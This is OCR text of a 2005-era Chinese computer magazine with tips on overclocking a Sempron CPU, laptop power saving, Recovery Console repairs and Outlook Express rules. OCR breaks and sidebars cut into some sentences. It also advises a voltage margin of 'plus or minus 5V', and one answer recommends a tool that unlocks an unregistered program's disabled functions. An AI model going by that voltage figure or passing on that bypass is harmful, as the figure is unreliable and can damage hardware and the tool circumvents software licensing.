
图3

小提示

在调整FSB前，不妨先把AGP Cock设置成[67]，据说这样可以在一定程度上提高超频的成功率。

不少用户认为超频时最好是以5MHz或10MHz为单位逐步提高FSB，但对于Sempron 2500+这样的变态级超频CPU来说，用这样的方法超频可能会把人累死！保存设置后重新启动电脑，然后运行104万位的Super PI做基本的稳定性测试，当然了，时间足够的话还可以执行更多的测试。(关于稳定性测试请参考本文后面的相关内容。)

重新启动电脑后，通过CPU-Z这款软件可以看到，当外频超至250MHz时，处理器频率已经提升至1.75GHz，而内存频率为159MHz(DDR318)，属于安全范围。如图4所示。


图4

接下来运行Super PI 104万位，作为基本的稳定性测试。如图5所示。此时完成测试所需时间为55.86秒，成绩比较一般。

第二次尝试:300MHz外频

超频250MHz成功后，接下来进一步挑战300MHz。如图6所示。必须提醒用户注意的是，并不是每颗CPU都有潜力提升到300MHz外频，如果在300MHz时无法正常启动，可以先清空BIOS恢复默认设置。


图5

在300MHz无法启动的用户也不必灰心，事实上我们还有一招没有使用:提高电压。不同品牌主板可提供的电压选项有所不同，可能需要调节的电压包括:处理器核心电压(CPU Core Voltage)、内存电压(DDR RAM Voltage)、内存参考电压(DDR Ref Voltage)、AGP电压(AGP Voltage)、主板芯片组电压(nForce3 Voltage)及HT总线电压(HyperTransport Voltage)等，如图6所示，用户可以逐项尝试提高少许。注意:电压调整过高将会对你的硬件设备造成永久性损坏，在调整时尽可能将电压调整幅度控制在正负5V这个范围内。而多数主板在用户调整数值过高时，都会以红字显示警告。





图6


图7

经过调整电压后，我们成功地将处理器超频至300MHz，此时处理器频率已经高达2.1GHz，内存频率是191.2MHz(DDR382)。如图7所示。



图8

同样进行Super PI 104万位测试，一方面检验稳定性，另一方面可以查看超频带来的性能提高。如图8所示。测试表明，超频至300MHz外频后，Super PI 104万位测试的成绩已经提升至44秒，比250MHz外频时有了近12秒的提高，幅度相当大。


小提示

由于K8处理器内置的内存控制器对内存要求相当严格，此时内存虽然还没达到DDR400的标准频率，但也有可能会出现不稳定，如果遇到这样的情况，不妨尝试适当降低内存时序设置。如图9所示。



图9

通过前面介绍的方法，我们最终把处理器外频超至330MHz，如图10所示


图10

示。

此时Super PI测试成绩已经提升至39.9秒，如图11所示。



图11

题外话：事实上笔者的Sempron2500+最高可以超频至350MHz外频，只是由于笔者所用的内存较为一般，只能通过降低时序和设置成100MHz异步来确保稳定，性能比330MHz时不升反降，因此330MHz外频反而是这套系统的最佳频率。这也印证了笔者在前面所说的，在这个平台上，内存不会影响超频，但会影响超频后的性能。


至此处理器极限频率已经被压榨出来，接下来就可以尝试把前面调低的内存参数逐一提高，测试的方法也大同小异，无非是调整一项参数后就运行测试，逐一找出最佳的设置值。在此需要提醒用户的是，无论是超频还是调整内存参数，都应留一些余地，不要把每一项参数都压榨到极限，以确保系统整体稳定性。

稳定性测试

在超频过程中，为了提高效率我们只进行了Super PI 104万位测试，事实上能通过这一测试并不等于CPU就已经稳定了，在超频后，还需要通过以下几种方式对系统进行磨炼，只有通过以下所有测试，才能认为超频成功。

测试一:Super PI 32M

Super PI 32M是这套程序可以提供的最高位数圆周率计算，测试过程通常需要半小时以上，在进行这项运算时，CPU需要同时缓存和处理大量的计算，稳定性差的系统通常在计算过程中会出错中止。



Super PI 32M测试

测试二:Prime95

Prime95是著名的烤机程序，它可以让处理器长时间处于超高负荷运算状态，稳定性稍差的处理器都难以通过测试，一般来说，能连续运行一个小时不出错的系统，就基本可以认为是稳定的。不过一些发烧友在测试稳定性时，通常都是连续运行一晚上甚至24小时。


Prime95

测试三:SiSoftware Sandra

SiSoftware Sandra是一套常用的系统信息检测及性能测试软件，它同时也提供了一套烤机模式，用户同样可以通过它来测试系统稳定性。与其他软件不同的是，SiSoftware Sandra在测试完成之后还会给出在测试过程中处理器温度变化等重要资料，可以作为用户改进系统的参考。



SiSoftware Sandra Lite 2005

如果顺利通过以上全部测试，说明Sempron2500+超频已经完全成功，剩下的时间就一起来享受新平台带来的快感吧。最后笔者总结了一些超频Sempron2500+时的小经验，希望对读者有用。

1.Sempron2500+发热量很低，即使在超频的情况下，原装风扇也完全可以应付。

2.笔者所用的主板NF8-V2的BIOS有bug，在高外频(通常是270MHz以上)，HT总线系数中的[2X]选项会失效，所幸这个选项对绝大部分超频用户都是用不上的，除非你的处理器能超到380MHz以上的BT外频。

3.nForce3主板芯片组发热量相当大，安装散热性能更强劲的芯片组风扇可以提高超频性能，还可以确保长期使用的稳定性。


图12

4.目前尚未有比较完整的Sempron2500+超频编号和地雷编号，不过就目前情况看来，普遍趋势是越早期的处理器越好超，建议尽可能选择0527/0528/0529这三周的产品。处理器的出产日期位于编号的第二行，如图12所示。

CF [YY34]

本本省电有道——SpeedSwitchXP设置指南

★★

■沈洋

你是否想让自己心爱的本本(笔记本电脑 称)电池使用时间更长？是不是希望你的本本在你进行文字处理、 览网页的时候运行得轻松一些？来吧，SpeedSwitchXP可以帮你做到这些。下面，就以英文版的SpeedSwitchXP 1.4为例(下载地址:http://nj.onlinedown.net/soft/30240.htm，操作系统为Windows XP专业版 Service Pack 2)向大家介绍如何对笔记本运行频率进行设置，达到自由地进行降频降温、延长电池使用时间的方法。

SpeedSwitchXP(以下简称SSXP)的安装非常简单，运行安装程序后一路Next即可，这里就不□ 了。运行SSXP后，在任务栏上会出现一个小图标，用过IBM的本本的朋友可能会发现它跟IBM的SpeedStep软件的图标如出一辙，其中缘由不言自明。但是SSXP可以应用在任何品牌的笔记本上，而且功能更强大，设置更自由。

首先，记住下面的四个图标，它们分别对应了右击出现的菜单上的四种本本运作模式，即:性能优先、电池优化、最大电池能力和动态调节(见图1)。右击系统托盘上的图标，弹出快捷菜单，就可以在四种模式里进行自由的切换。




图1

“性能优先”模式:CPU将保持最高工作频率，运行大型软件或者玩游戏的时候，可以设置成这一模式。

“电池优化”模式:CPU在较低频率下运行，这一模式较适合于处理文本、上网 览等工作。例如Pemtium 4-M 1.8GHz的CPU此时将工作在1.2GHz左右。

“最大电池能力”模式:CPU在较低频率下运行，并且随着电池电量的不断减少，CPU频率将进一步地降低。

“动态调整”模式:将根据CPU的利用率进行动态调整。例如Pentium4-M 1.8GHz的CPU，在CPU利用率高的时候，将会全速工作，而利用率不高时，会自动降为1.2GHz。

如果你没有很多时间进行设置，那么，记住这四个图标，利用SSXP的默认设置，就可以帮助你很轻松地管理好你的CPU。但是，如果你想更好地设置你的节能方案，那么，下面就为大家介绍如何对SSXP进行详尽的设置。




图2

用鼠标左键单击托盘上的SSXP图标，即出现SSXP设置的主界面(见图2)。在Main power options里，可以具体地设置电源方案。左边为使用交流电时的方案，右边为使用电池时的方案，选项从上到下依次为:CPU速度、关闭显示器的时间、硬盘停转时间、进入待机状态时间和进入休眠状态的时间。如图2设置时，当本本从外接交流电切换成电池的时候，CPU就会自动切换至“最大电池能力”模式，其他节电方案也会随之改变。

点击Options，可以对SSXP作出更详细的设置(见图3)。这里介绍General选项卡里的一些常用设置。要让SSXP随Windows XP一同启动，可以在Enable Autostart前打钩。如果打开“Debugmode”，程序将会把运行状态写入日志文件“SpeedswitchXP.log”。而在Time functions区域里，可以设置是否读取CPU速度(Read CPU speed)、读取CPU负载(Read CPU load)、电池电量显示方式等。当所有选项全部打开时，把鼠标悬停在SSXP的托盘图标上，就可以看到目前的节电方案、CPU频率、负载等(见图4)。SSXP的Options里还有许多高级设置，篇幅原因，这里就不再介绍了。




图3




图4

希望SSXP能够帮助你在今后的工作、生活中更好地保养本本，让你的本本工作得时间更长、更轻松。

小提示

本本省电小窍门

1.开启系统休眠功能。休眠功能能缩短本本开机的时间，而且在你长时间离开的时候，此功能还能自动保存当前所有操作及已经打开的窗口，同时关闭电源。

2.关闭屏幕保护，开启屏幕自动关闭功能。屏幕可以说是笔记本电脑各个部分中最耗电的一个部分，开启屏幕自动关闭功能不仅仅能降低耗电量，还能保护你的液晶显示屏。

3.卸下各种不必要的配件，如各种PCMCIA接口的读卡器、电视卡等等，还有各种USB闪存盘、鼠标、键盘之类的配件。这些配件只要接上了，就要用电。正所谓积少成多，在我们不需要用到这些东西的时候，我们一定要将它们卸下来。

CF [YY35]

有故障，找“故障恢复控制台”

“故障恢复控制台”对于大多数用户来说都是一个神秘的地方，这个类似于DOS界面的系统组件究竟有什么作用？Windows 2000和Windows XP中都能找到它，微软是不会容许一个“鸡肋”长期存在的，那么如何用好这个神秘的“故障恢复控制台”呢？

01 解决无损分区后的启动文件丢失

硬盘分区的大小一直是个让很多人头痛的问题，特别是系统分区C:，分得太小很快就不够用了，分得太大又感觉很浪费(特别是在某个分区被下载的电影文件挤满后，这种感觉越发强烈……)。既不想丢失数据又需要调整分区大小，那就只能使用PQmagic这类无损分区转换工具了。说是“无损转换”，可是有一部分用户在使用这类软件对系统分区大小进行调整后，系统(Windows 2000/XP)就出现了无法启动的症状，在启动时提示“NTLDR is missing, Press any key to restart”(NTLDR文件丢失，按任意键重新启动)，这是由于在无损的分区大小调整过程中，意外造成了Windows的启动文件丢失或缺损。进入“故障恢复控制台”(如果没有安装，也可使用Windows 2000/XP安装光盘启动它)，将原系统安装光盘放入光驱，使用“copy d:\i386\ntldr c:\”命令将光盘上的启动文件恢复到系统分区C:的根目录中(假设光驱盘符为D:)，提示是否覆盖按Y回车。使用exit命令退出“故障恢复控制台”后重启即可解决问题。

同样地，用此方法还可以解决将FAT32分区转换为NTFS后无法启动的问题，如果在系统分区的转换过程中出现了错误或意外重启，则启动后就可能出现“Missing or Corrupt Ntfs.sys”(Ntfs.sys文件丢失或损坏)，在“故障恢复控制台”中进入C:\Windows\system32\drivers目录，用ren命令将ntfs.sys命名为其他名称(如ren ntfs.sys ntfs.bak)，用“copy d:\i386\ntfs.sys c:\windows\system32\drivers”命令将安装光盘中的文件恢复到系统目录中，重启即可。

02 Boot.ini也被删除掉了

双系统安装很容易，由低到高的顺序即可，但维护却不简单，一个不小心就可能让两个系统同时玩完。比如在C:安装了Windows 2000，D:安装了Windows XP，想把Windows 2000删除掉，就格式化了C:，可是却发现两个系统都进不去了……

进入“故障恢复控制台”，运行“bootcfg /scan”命令扫描所有硬盘分区，扫描出D:上安装的Windows XP后，就会提示找到“[1]:D:\Windows”，再用下面的命令重建boot.ini:

```
bootcfg /redirect d:\windows
bootcfg /disableredirect
```

因为C:被格式化，所以还需用上文中的方法恢复NTLDR启动文件，并用相同的方法将NTDETECT.com文件也恢复到C:根目录中，然后运行“fixboot C:”命令将系统分区重新写入引导扇区。

火速链接

如果你想详细了解Boot.ini，可参考本刊2005年第16期的《多重系统 你听谁的》。

03 让“故障恢复控制台”来去自如

可能有人会问，究竟什么时候用“故障恢复控制台”最合适？答案是“安全模式”和“带命令行的安全模式”都无法进入时。进入“故障恢复控制台”共有两种方法，一种是事先安装，然后通过启动菜单进入，而另一种则

技巧:系统

删除被PUB的目录

实用度:

由于系统中存在漏洞或者配置不完善，很多朋友的硬盘上都被入侵者建立了没有名字的目录，这种目录成了入侵者提供FTP下载的空间，称为PUB。想想自己的计算机莫名其妙成了别人的服务器，是不是非常气愤？最要命的这种目录既无法访问，也无法删除。尝试了“安全模式”、DOS启动等各种方法后都不能解决掉这类PUB目录，那么试试PC File Remover(下载地址:http://www.newhua.com/cfan/200520/pcfr.rar)吧，下载运行后出现一个DOS窗口，用↑↓键控制目录的选择，选中PUB目录后按D键，确认后即可轻松删除这个讨厌的目录。

(上海 金刚)

改驱动属性加速XP启动

实用度:

在“设备管理器”中，展开“IDE ATA/ATAPI控制器”分支，分别双击打开其下的“主要IDE通道”和“次要IDE通道”的“属性”，在“高级设置”选项卡中将已经接上硬盘或光驱的设备的“传送模式”都设置为“DMA(若可用)”(接上设备的“当前传送模式”会变为“Ultra DMA Mode x”，未接的则一般为“不适用”)，然后将没有接上的设备的“设备类型”都设置为“无”(见图)，这样就能减少开机“自动检测”的时间，从而提高启动速度。



是直接使用系统安装光盘进入。

安装“故障恢复控制台”:将Windows 2000/XP系统安装光盘放入光驱中，单击“开始→运行”，在运行框中键入“d:\i386\winnt32.exe /cmdcons”(假设光驱盘符为D:)，在出现的安装对话框中确认，重启后在启动菜单中就出现了“Microsoft Windows 故障恢复控制台”的选项。

通过光盘进入“故障恢复控制台”:用Windows 2000/XP系统安装光盘启动计算机，在出现欢迎屏幕时按R键启动“故障恢复控制台”，如果安装了多系统，则需要选择要恢复的系统，然后根据提示输入管理员密码以便登录。

小提示

“故障恢复控制台”使用自带的命令解释程序，所以其支持的命令是有限的，可以在其命令提示符下键入“recovery console commands”或“help”，即可获得其支持的命令列表。

如果你以前曾经安装过“故障恢复控制台”，那么在启动菜单中就始终会有它的选项，每次启动都必须选择实在有些麻烦，能不能卸载它呢？

首先打开“资源管理器”，进入“故障恢复控制台”所在分区(一般为C:)，选择菜单“工具→文件夹选项”，在弹出窗口中选择“查看”选项卡，选中“显示所有文件和文件夹”，去除“隐藏受保护的操作系统文件”的勾选，点击“确定”(此处为Windows XP中的操作，在Windows 2000中略有不同)。 然后在根目录中，删除Cmdcons目录和Cmldr文件。右击Boot.ini文件，选择“属性”并去除“只读”，接着用“记事本”打开此文件，将其中类似于“C:\cmdcons\bootsect.dat="Microsoft Windows Recovery Console" /cmdcons ”的项删除，保存并关闭文件，恢复其“只读”属性。

04 把不用的Linux从硬盘中彻底清除

电脑DIYer们经常会尝试新的操作系统，除了Windows之外，Linux、FreeBSD，甚至Mac OS，可是当新鲜感逐渐淡化后，这些另类的系统就成了硬盘中的累赘，现在就教你如何用“故障恢复控制台”来卸载掉这些系统(以Linux为例)。进入“故障恢复控制台”后，运行diskpart命令，选择Linux所在的分区(一般由系统区，扩展区和交换区组成)按D键删除，然后选择在未划分空间中按C建立新的分区即可(别忘了用format命令格式化一下)。任务还没完成，如果此时重启你会发现启动界面仍然是LILO或者GRUB，所以还需要运行一下fixmbr命令以恢复Windows的引导控制权。

05 带领“故障恢复控制台”冲破限制

根据微软的默认设置，“故障恢复控制台”只能访问几个有限的目录:系统根目录、Windows安装目录、CMDCONS等。如果试图访问别的目录就会提示“访问遭到拒绝”，系统出了故障之后想通过“故障恢复控制台”把硬盘中的重要文件导出到软盘上，却发现这也是禁止的，其实只要使用Set命令修改相关的环境变量即可冲破这些限制。

执行Set命令不加任何参数可以显示当前的变量值，默认情况下这几个值都是“False”(否):AllowWildCards(允许使用通配符)、AllowAllPaths(允许进入所有文件目录)、AllowRemoveableMedia(允许将文件复制到可移动媒体上，如软盘)、NoCopyPrompt(覆盖已经存在的文件时无需确认)。

这个设置必须在系统尚可启动时进行，点击“开始→运行”，在运行框中输入gpedit.msc打开“组策略编辑器”(Windows XP Home版没有此工具)，依次展开“本地计算机策略→计算机配置→ Windows设置→安全设置→本地策略→安全选项”，在右侧窗格中，双击“故障恢复控制台：允许软盘复制并访问所有的驱动器和文件夹策略”，选择“启用”并确定。一旦今后系统出现故障，那么进入“故障恢复控制台”后用Set命令将上文中提到的四个变量设置为True即可，下面是例子(注意等号“=”两旁必须留出空格，否则会提示参数无效)：

```
set allowallpaths = true
```

完成后，使用cd命令就能进入任意目录了。

CF [MJ01]

技巧:软件

巧妙抓取防滚屏网页

实用度：

经常使用抓屏软件存档网页的朋友们一定都会发现，现在不少网站出于安全的考虑都屏蔽了网页自动滚屏功能，这样就不能像以前那样正常抓取带滚动条的网页了(如网易的邮箱登录页面http://mail.163.com)。其实这是由于网页设计者在页面中添加了W3C代码，只要把W3C代码删除掉，这个网页就能像正常网页一样被全屏抓取了。

首先在 览器中打开被屏蔽的网页，然后点击“文件”菜单中的“另存为”命令，将当前网页以“网页，全部(*.htm，*.html)”的格式保存在桌面上，并用“记事本”打开这个网页文件。删除文件开头类似于“<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd">”的代码，这段就是起到屏蔽网页滚动作用的代码。删除后，再用IE重新打开这个文件，就可以截取了。 (宏伟)

DIY“视保屏”

实用度：

两年前，笔者添置了一台19寸显示器，可惜上面经常有朋友们“千夫所指”留下的印记和难以避免的灰尘，即使用擦镜布(纸)来擦拭也不是长久之计，擦完了还会“再生”，用上视保屏也一样麻烦，于是只有找其他变通方法。

一个偶然机会我发现了解决之道，当我在翻看家里日历查询节气时，发现每张挂历都有一张透明的塑料薄膜附在上面，我马上联想到能不能把透明的塑料薄膜按显示屏的尺寸裁减，再用细小的透明胶带将其固定，这样几乎不影响显示屏美观。至今我使用自制的视保屏已经两年了，效果一直很好，视保屏也不用了，做清洁时不用再买专用的擦镜布(纸)了，用柔软棉布擦拭即可，更重要的是倘若自制的视保屏不慎被刮花之后，只需重新换一张新的透明塑料薄膜就可以了，毕竟每个家庭里日历还是挺多的。此方法不仅适用于CRT显示器，同样适用于LCD显示器，“爱面子”的广大电脑爱好者不妨一试。

(湖北 创生) CF [MJ02]

玩转“邮件规则” OE更聪明

■北京 风言

Outlook Express（以下简称OE）是从5.0版才附带“邮件规则”功能，它主要利用特定邮件的一些规律特性，归纳出一套法则，来对特定邮件进行自动处理，合理地使用“邮件规则”不仅可以使你的OE变得聪明无比，更会大大提高你的办公效率。

01 认识“邮件规则”处理方式

打开OE以后，选择“工具→邮件规则→邮件→邮件规则→新建”即可打开邮件规则设置窗口。它主要分为四个部分：①选择规则条件；②选择规则操作；③规则描述；④规则名称。

如果某一封电子邮件符合①的条件，就执行②的动作。其中①可以是：发件人包含特定人员、主题中包含特定文字、邮件正文中包含特定文字、邮件超过某特定大小等条件；②可以是：移至特定的数据夹、删除、转寄给特定人员、不要从服务器下载等操作；③就是详细编辑①中的条件和②中的动作；④是给当前的邮件规则起名字。

02 指定邮件到特定文件夹

实现效果：我订阅的硬件报价的邮件列表总是和其他邮件掺和在一起，利用邮件规则就可以自动把它移动到事先建立好的“硬件报价”文件夹中。

第一步：首先右击“收件箱”，选择“新建文件夹”，命名为“硬件报价”。

第二步：选择“工具→邮件规则→邮件→邮件规则→新建”新建一个“邮件规则”，在“选择规则条件”中勾选“若‘主题’行中包含特定的词”，在选择操作中选中“移动到指定的文件夹”，在“规则描述”中单击“包含特定的词”这一超级链接，在“键入特定文字”对话框中输入“硬件报价”，点“添加→确定”；点击蓝色字“指定的”，选择事先建立好的“硬件报价”文件夹；在“规则名称”里会自动加上诸如“新建邮件规则＃1”之类的名称（你可以更改其名称），单击“确定”后回到“邮件规则”对话框。

第三步：如果想马上看到效果，可点击“立即应用”，这样就能看到硬件报价的邮件被移动到“硬件报价”文件夹中了。

采用同样方法可以让OE把所有邮件分别自动存放到不同文件夹中。还可以利用本方法将垃圾邮件自动放到“已删除邮件”文件夹，也可选择不下载或直接从服务器删除。

03 像Foxmail那样按邮箱自动分类收到的邮件

实现效果：我有多个信箱，但OE把它们都放在“收件箱”里，而不像Foxmail那样可以分信箱存放，所以我要通过“邮件规则”让邮件自动进入各自的收件箱。

这一技巧的操作方法与上例的过程相似，首先创建对应各个邮件的文件夹，比如：Yeah、163、Cfan等，然后新建一个“邮件规则”，在“选择规则条件”中勾选“若邮件来自指定账户”；在“选择规则操作”中勾选 “移动到指定的文件夹”；在“规则描述”中单击“若邮件来自指定账户”中的“指定的”，选择相应信箱的POP3账号后“确定”，再点击“移动到指定的文件夹”中的“指定的”，选择事先建立好的文件夹。最后命名此邮件规则，就可以应用了。

重复以上操作，为每个邮箱设置“邮件规则”，这样你的信件就可以在接收后自动分信箱保存了。

技巧：硬件

彻底终止鼠标关机后仍然发光

实用度：

主板的键盘鼠标开机功能是造成鼠标在关机后仍然发光的最普遍的原因。目前绝大多数主板的BIOS中都提供了对键盘鼠标开机功能的设定，大家可以进入BIOS主菜单的“Power Management Setup”页面，找到“S3 KB Wake-Up Function”或含义相似的选项（比如“Resume On KBC”、“Resume On PS/2 Mouse”等），将其设置为“Disable”，关闭主板对键盘和鼠标的+5VSB供电，PS/2光电鼠标在关机之后自然也就不会亮了。很多主板还提供了USB键盘鼠标开机功能，在这些主板上USB光电鼠标也会在关机后继续发光。要关闭此项功能的过程与关闭PS/2键盘鼠标开机功能相似，大家进入BIOS主菜单的“Power Management Setup”页面，将“USB Wake-Up From S3”或含义相似的选项设置为“Disable”即可。

灵犀一指“指点杆”使用技巧

实用度：

大家都熟悉IBM Thinkpad笔记本的指点杆（Track Point），也许大家都会用指点杆，但是如何设置它呢？首先打开“控制面板→鼠标→Trackpoint”，就可以看到操作界面了。那个滑轨是用来调节指点杆的灵活程度的，向左变缓慢，向右则变敏捷。选中下面的“Scrolling Standard”，就是开启了指点杆的滚轮功能。先按住键盘下方鼠标左右键后的那个蓝色的按键，移动指点杆，这时就可以滚动屏幕 览网页了。“Magnifying Glass”就是又一大特色，也就是放大镜功能，它可以选择放大的倍数，从1X～8X，视力不好或者想把图看仔细的朋友有了它就不用发愁了。点击“Setting”可以对滚轮功能和放大镜功能做进一步的设置。

提高照片打印分辨率

实用度：

只要是三年之内购买的数码相机，每一次拍摄都会最少捕捉100万像素的数据。这对于打印4×6英寸的精美相片足够了。200百万像素的图片能够承载足够的输出信息，从而打印相同尺寸的高画质图像。要生成8×10英寸的打印图片，你至少需要300百万像素的分辨率。如果你有一部新相机，你就不必发愁了，因为绝大部分新相机提供400万～800万像素的分辨率。在你想要将拍摄的照片打印出来时，将你的相机调整到最佳分辨率。许多数码相机，制造商已经将多种场景模式设定好，使你很容易有意或无意地改变分辨率。

04没有发件人或收件人的邮件别烦我

实战效果：相信你一定收过一种发件人、收件人字段都是空白的邮件，这是广告信最常用的伎俩。利用邮件规则，让它们别来烦我。只要是电子邮件地址，中间一定会有一个 @ 符号。所以，我们可以利用这一特性来过滤没有发件人、收件人的信。

第一步：在“选择规则条件”中勾选“若'发件人'行中包含用户”、“若'收件人'行中包含用户”。

第二步：在“规则描述”项中，点击“若'发件人'行中包含用户”，在打开的窗口最上面的文本框中输入 @，并按“添加”按钮，接着点击“选项”，选择“邮件不包含下列用户”。如此一来规则条件就设置成了“若发件人行中没有包含‘@’”。同样方法设置“若'收件人'行中包含用户”项。

第三步：在“规则描述”项中的“和”上点一下，选择“邮件符合所有条件”，并按“确定”。

第四步：在“选择规则操作”项中勾选“从服务器上删除”。设定好这个规则后，那些没有收件人或发件人的垃圾信会被 OE 自动从服务器上删除。

05拦截收件人不是“你”的邮件

实战效果：很多广告信都有一个特征，就是收件人处出现的地址都不是你的电子邮件地址，可能是空白的，也可能是电脑随机产生的虚假地址等，总之就不是你的地址。对于它们，我们完全可以将其从服务器中删除掉。

新建一个邮件规则，规则条件选择“若'收件人'或'抄送'行中包含用户”；规则操作项中选择“从服务器删除”；在规则描述项，按“包含用户”，接着在弹出窗口中输入你的电子邮件地址，按“添加”按钮；接着点击“选项”，选择“邮件不包含下列用户”。如此一来，就可以将收件人不是你的邮件拒之门外了。

如果有好几个电子邮件地址，请逐一输入，为避免所订阅的邮件列表也被删除，所以还要将它们的地址也输进去。

06OE也能自动回复邮件

实战效果：邮件服务器收到朋友的邮件后，就会自动回复消息给对方，如：“我现在不在家，等我回来再回复……”之类。

特别提醒：不要对已经设置了自动回复的邮箱使用这种功能，这样会陷入无限循环的痛苦之中。当然更不能给自己发信，那样无异于“炸掉”自己的邮箱！

第一步：打开记事本，输入想要回复的文字，比如：“我收到您的来信了，很快会回复您！”，将其储存成.txt 文件格式。

第二步：启动 OE，打开“新建邮件规则”对话框。规则条件选择“若邮件来自指定的账户”，规则操作选择“使用邮件答复”，在规则描述中按“指定的”，指定要套用这个规则的邮件账号，然后按“邮件”指定要附加的文本文件，就是第一步中制作的那个文本文件，最后为规则名称取一个好记的名字，“确定”后返回。

第三步：以后只要寄到你指定账号的邮件，都会自动发给对方你事先设置好的那份文本文件的内容。

不过还有几点需要注意，首先必须设置每隔多少分钟检查新邮件，否则 OE 不能自动接收邮件，当然也不能自动传送邮件出去。到“工具→选项→常规”，检查是否勾选了“每隔多少分钟检查一次新邮件”项；最重要的就是要记得不能结束 OE 与 Internet 联机，这样才能随时传送和接收。

CF [MJ03]

技巧：网络

备份 OE 的邮件规则

实用度：

每次重装系统后，以前设置的邮件规则也就丢失了，还要重新设置一次，非常麻烦。其实我们可以将邮件规则备份下来，重装系统后直接导入即可。

第一步：点击“开始→运行”，输入命令：regedit，按回车键后启动注册表编辑器。选中[HKEY_CURRENT_USER\Identities\{46DBA825-045C-41FA-BC19-9D55D59CB2FD}\Software\Microsoft\Outlook Express\5.0\Rules]项，“Rules”下的各个子键就是我们定制的各种邮件规则，执行“文件→导出”命令将该项分支导出并备份就可以了。注意：这里的{46DBA825-045C-41FA-BC19-9D55D59CB2FD}是用户的邮件ID，每个人，甚至同一个人重装系统后，都会是不一样的。

第二步：在重装系统后，要想还原 OE 的邮件规则，可进入注册表编辑器，依次展开：[HKEY_CURRENT_USER \Identities\{用户邮件 ID}]，把用户邮件 ID 复制下来。再用记事本打开上面我们备份的邮件规则注册表文件，用复制的邮件 ID 替换掉旧有的邮件 ID，保存后双击该注册表文件将其导入注册表中就可以了。

特别提醒：因为涉及注册表操作，有一定风险，所以菜鸟最好不要尝试。高手尝试，也应事先做好整个注册表备份工作，以防万一。

登记 QQ 群实名如此简单

实用度：

由于腾讯已经开始实施 QQ 群实名制，如果所在的 QQ 群的群主没有登记自己真实身份，在QQ2005 Beta3中此QQ群后面会出现“未登记”字样，相信身为 QQ 群主的你一定很不情愿自己的 QQ 群出现如此“不雅”的字样吧。其实，只需右击此群名称，选择“修改群组资料”，然后切换到“我的群名片”标签，在“真实姓名”栏中输入你的姓名，然后按下“修改”按钮便可。经过笔者试验，即使你输入的不是你的真实姓名，也能撤除“未登记”字样，快来一试吧。(河北 木头人)

CF [MJ04]

软件

1 从“私人文件保密专家”中恢复文件

问：我前段时间试用了“私人文件保密专家”，结果把一个重要文件夹给锁住了，现在只有注册才能恢复，请问应该怎么解决呀？(北京 Hey Juliet)

答：不少朋友都因为好奇，试用了“私人文件保密专家”，结果重要资料就无法导出了。如果资料很重要，又一时无法注册软件时，可以试着用“按钮激活器”(下载地址：http://nj.onlinedown.net/soft/23743.htm)来解决这个问题。使用时，先点击软件主界面上的“true”按钮(见图)，然后点击“私人文件保密专家”上的那些灰色按钮就可以了。



2 解救压缩包中的视频文件

问：我从某FTP上下载了一个很大的视频文件，下载到99%时，FTP上不去了，这个文件是用RAR压缩过的，请问我没有办法可以看到其中的内容呢？

(上海 豆子)

答：其实，可以利用WinRAR本身提供的功能，再加上媒体修复软件，就能将这个视频文件抢救出来，方法也很简单。右击下载的RAR文件，在弹出窗口中勾选“保留损坏的文件”，这时再解压缩，虽然仍有错误提示，但能顺利完成解压缩，同时视频文件也可以保留。完成后，用我们2005年19期介绍的“All Media Fixer”(下载地址：http://www.newhua.com/cfan/200519/MediaFixer.exe，汉化版下载：http://www.newhua.com/cfan/200519/hamf.rar)来修复受损的视频即可(见图)。



如果是用FlashGet或BT下载的文件，在进行上面的操作前，还要先将扩展名改为RAR才可以使用。

3 巧解闪存盘无法取下问题

问：我在用闪存盘时，经常会出现“现在无法停止‘通用卷’设备，请稍候再停止该设备”的提示，这时候，我经常要使用各种方法，关闭各种软件，严重时还要重启，请问有没有软件可以自动切断那些与闪存盘关联呢？

(新疆 刘新)

答：很多朋友都有你的问题，我们可以用Unlocker和Unplug，再加上批处理就可以完成这个操作了。

